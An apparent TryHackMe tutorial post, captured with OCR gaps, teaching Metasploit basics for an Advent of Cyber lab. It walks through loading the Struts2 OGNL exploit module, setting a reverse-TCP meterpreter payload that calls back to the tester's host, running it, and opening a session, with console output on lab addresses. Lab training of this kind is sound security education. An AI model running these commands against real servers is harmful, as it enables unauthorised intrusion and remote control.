
9 DECEMBER 2019 / METASPLOIT

Metasploit: Basics




Exploiting Struts2 with Metasploit

Check our Christmas Challenge out!
https://tryhackme.com/christmas

This blog post will go through using Metasploit. We will use this security tool to compromise a web server running Struts2. Use

of the Christmas Advent of Cyber!



Advent of Cyber Room Image

Do this challenge in the Christmas room and follow this post!
https://tryhackme.com/room/25daysofchristmas


About Metasploit

Metasploit is a penetration testing framework that makes it easy to 'hack', and is a huge tool in the security industry. With Metasploit you can choose your exploit and payload, then execute it against your chosen target. Metasploit comes with many other tools such as MSFVenom to create custom shellcode (which when successfully executed, will give you a shell on your targets machine).

You can either download Metasploit from Github or its pre-installed on all Kali Linux machines.

Speaking of which, if you don't have the right environment or security tools, you can deploy your own Kali Linux machine and control it

https://tryhackme.com/room/kali.




Deploy and Access your own Kali Linux machine in your browser!
https://tryhackme.com/room/kali

Metasploit Basics

Once Metasploit is installed, in your console type **msfconsole** to start the Metasploit Framework console interface.


If you've identified a service running and have found an online vulnerability for that version of the service or software running, you can search all Metasploit module names and descriptions to see if there is pre-written exploit code available.

For example if you want to search for all Metasploit modules for IIS (a web server software package for Windows), we run the following command inside msfconsole: **search iis**



We can select the a module by using the following command: **use <module_name>**

Once your module is loaded, we can view its options by running the command **show options**. Typically this will show RHOST(S) and RPORT where you specify your targets hostname/ip and associated port (where the vulnerable service is running). It will also show LHOST and LPORT, where you specify you *own* machine connection details so the Metasploit payload knows where to connect back to. Depending on the module, there will be other options which are used its executed such as the target uri.




Metasploit module and its associated options

You've got a vulnerable application and the module to exploit it. Now we need to select a payload that is compatible with the vulnerable applications system. We also need to take into account the different shell types:

We can have a reverse shell, which is where when the vulnerable system has been compromised

which is listening for incoming connections.

We can also have a normal shell, where when the system is compromised it listens for incoming connections and allows us to make a connection to it.



Normal Shell vs Reverse Shell

We can list all the different payloads for all platforms available with the command **show payloads** (remember to run this inside the Metasploit console, it is not a system command). You can select payloads that just give you shell access or execute commands, but there is a whole fleet of features if you use a Metasploit shell!

A Metasploit payload (meterpreter) gives you interactive access to not only control a

of the machine, easily upload/download files and much much more. When you're searching through the payloads, find where it says "meterpreter". Meterpreter is deployed entirely in memory and injects itself into other existing system processes.

For this example I am going to use the following meterpreter payload: **linux/x86/meterpreter/reverse_tcp** - Which is for a 32bit Linux system and will connect back to my machine. To use the payload, simple execute **set PAYLOAD linux/x86/meterpreter/reverse_tcp**

If we type **show options**, we can see the options for our payload too:

```
msf5 exploit(multi/http/struts2_content_type_ognl) > use multi/http/struts2_content_type_ognl
msf5 exploit(multi/http/struts2_content_type_ognl) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/http/struts2_content_type_ognl) > show options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target address range or CIDR identifier
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Using Metasploit to to load a struts module and set the payload to a call back to our machine

We set options in the Metasploit console by writing set <option name> <value>. For example, in the image below I am setting my LHOST to my

typing ifconfig in a Linux shell).

```
msf5 exploit(multi/http/struts2_content_type_ognl) > set LHOST 10.10.154.93
```

Before running your exploiting module, make sure all options are set. In this example, we need to set the RHOSTS and TARGETURI.


To run the module we simple execute the **run** command. It will then exploit the machine, listen for incoming connections and from the compromised machine connect back to your machine. If it all works (and you used a meterpreter payload), it should create a session for you:

```
msf5 exploit(multi/http/struts2_content_type_ognl) > run

[*] Started reverse TCP handler on 10.10.154.93:4444
[*] Sending stage (985320 bytes) to 10.10.120.97
[*] Meterpreter session 1 opened (10.10.154.93:4444 -> 10.10.120.97:35810) at 2019-12-09 21:13:52 +0000

meterpreter >
```

When a Meterpreter session has been created and opened.


Post-exploitation.. We can now execute commands in the systems terminal, take screenshots, take a webcam screenshot, and much more. Type **help** in meterpreter for all the possible commands.

To summarise our example, we selected a module, set the correct payload, set our options and ran the payload.




Shows every command used to exploit an example machine used in this blog post

If you are interested in learning more about Metasploit, check out the following Metasploit rooms.



Walkthrough using Metasploit to hack a Windows 2012 Serverhttps://tryhackme.com/room/metasploit



Learn how to use Metasploit with many supporting challenges!https://tryhackme.com/room/rpmetasploit

Christmas Challenge 10 Tips

What is Struts2

The Christmas challenge will include a web server that is running a vulnerable version of Apache Struts 2 (an open-source web application framework for Java applications).

Its your job to use Metasploit to exploit it. However, you might first want to research how and why its vulnerable.

When you're inside a Docker container

If you didn't know, Docker is a set of platform as a service products that use OS-Level virtualisation to deliver software in packages called containers. In essence, one machine can run several "containers" that are in their own visualised environment.

When you've exploited the web server here, you will have exploited the web application that is

system! So in reality, you don't have access to the main system but are in an isolated environment.
Its pretty easy to identify if you're inside a docker container, when running **ps aux** (list running processes) there will a very short amount running (first sign of something not being normal).

If you navigate to the root directory (cd /) you will see a docker environment file - .dockerenv which a big sign of being inside a container.

There are many Docker escalation methods to break from the visualised environment to the main system, but for this challenges there are some SSH credentials laying around, which you can use to simple SSH into the machine after you've compromised the container.

Stick around TryHackMe for some Docker Breakout rooms, coming soon!

Ben Spring
Read more posts by this author.


Read More

CHRISTMAS

Local File Inclusion

This blog post will explain what local file inclusion is and how we can use it to exploit a machine. Use this post to solve challenge 14 of the Christmas Advent of Cyber!

2 MIN READ



CHRISTMAS

Linux Privilege Escalation: SUID

Set owner User ID up on execution Check our Christmas Challenge out! https://tryhackme.com/christmas blog post will explain what privilege escalation is and how we can escalate our privileges using SUID

4 MIN READ